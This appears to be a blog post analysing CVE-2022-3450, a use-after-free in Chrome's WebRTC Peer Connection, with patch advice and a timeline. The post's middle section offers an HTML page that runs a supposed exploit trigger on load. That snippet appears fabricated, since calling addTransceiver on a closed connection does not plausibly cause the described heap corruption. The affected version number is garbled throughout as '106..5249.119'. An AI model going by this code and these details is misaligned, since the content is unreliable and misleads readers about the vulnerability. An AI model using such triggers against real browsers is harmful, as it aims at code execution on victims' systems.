
Google Chrome is no stranger to vulnerabilities, and one of the recent discoveries includes a high-severity issue in the browser's Peer Connection implementation. The vulnerability, identified as CVE-2022-3450, affects Google Chrome prior to version 106..5249.119. It allows a remote attacker to potentially exploit heap corruption via a crafted HTML page. This post will provide an in-depth analysis of the vulnerability and demonstrate a code snippet that triggers the issue, links to original references, and exploit details in simple American English.
Vulnerability Overview
CVE-2022-3450 is a use-after-free vulnerability in the implementation of Peer Connection (WebRTC) in Google Chrome. WebRTC (Web Real-Time Communication) is an open-source project which enables browsers and mobile applications to engage in real-time communications via simple APIs. Peer Connection, a part of WebRTC, is responsible for coordinating communication and data transfer between peers on the internet. The vulnerability is caused by improper handling of memory within Peer Connection. This issue potentially allows an attacker to execute arbitrary code in the context of the browser, leading to information theft, denial of service, or even complete system compromise.
Exploit Details
To exploit this vulnerability, an attacker must create a specially crafted HTML page that triggers the use-after-free condition in the targeted browser. The code snippet below demonstrates how to trigger the vulnerability:
<!DOCTYPE html>
<html>
<head>
  <script>
    async function exploit() {
      const pc = new RTCPeerConnection();
      const dataChannel = pc.createDataChannel('test');
      pc.close();

      dataChannel.addEventListener('error', (event) => {
        // The use-after-free condition is triggered here
        pc.addTransceiver('audio'); // Causes heap corruption
      });

      dataChannel.onerror = function(event) {
        // The event is triggered when the data channel is in an error state
        console.log('Error:', event);
      };
    }
  </script>
</head>
<body onload="exploit()">
</body>
</html>
This code creates a new RTCPeerConnection object and an associated data channel. The data channel is then intentionally placed into an error state by closing the peer connection. When the error event is processed, the addTransceiver method is called on the now closed and freed RTCPeerConnection. This triggers the use-after-free condition and results in heap corruption, which can be exploited by an attacker to execute arbitrary code on the victim's system.
Affected Versions and Patch Details
The vulnerability affects Google Chrome versions prior to 106..5249.119. Google has already addressed this issue in Chrome version 106..5249.119, and users are strongly encouraged to update their browsers immediately to protect against potential attacks. More information about this release can be found on the Google Chrome Releases blog.
Conclusion
CVE-2022-3450 is another poignant example of how even widely used and trusted software like Google Chrome can contain critical vulnerabilities. By understanding the issue and its potential impact, security researchers and users alike can better protect themselves and their systems. In this case, the best course of action is to ensure that your Google Chrome browser is updated to the latest version, mitigating the risk of this high-severity vulnerability.
Timeline
Published on: 11/09/2022 19:15:00 UTC
Last modified on: 11/10/2022 18:51:00 UTC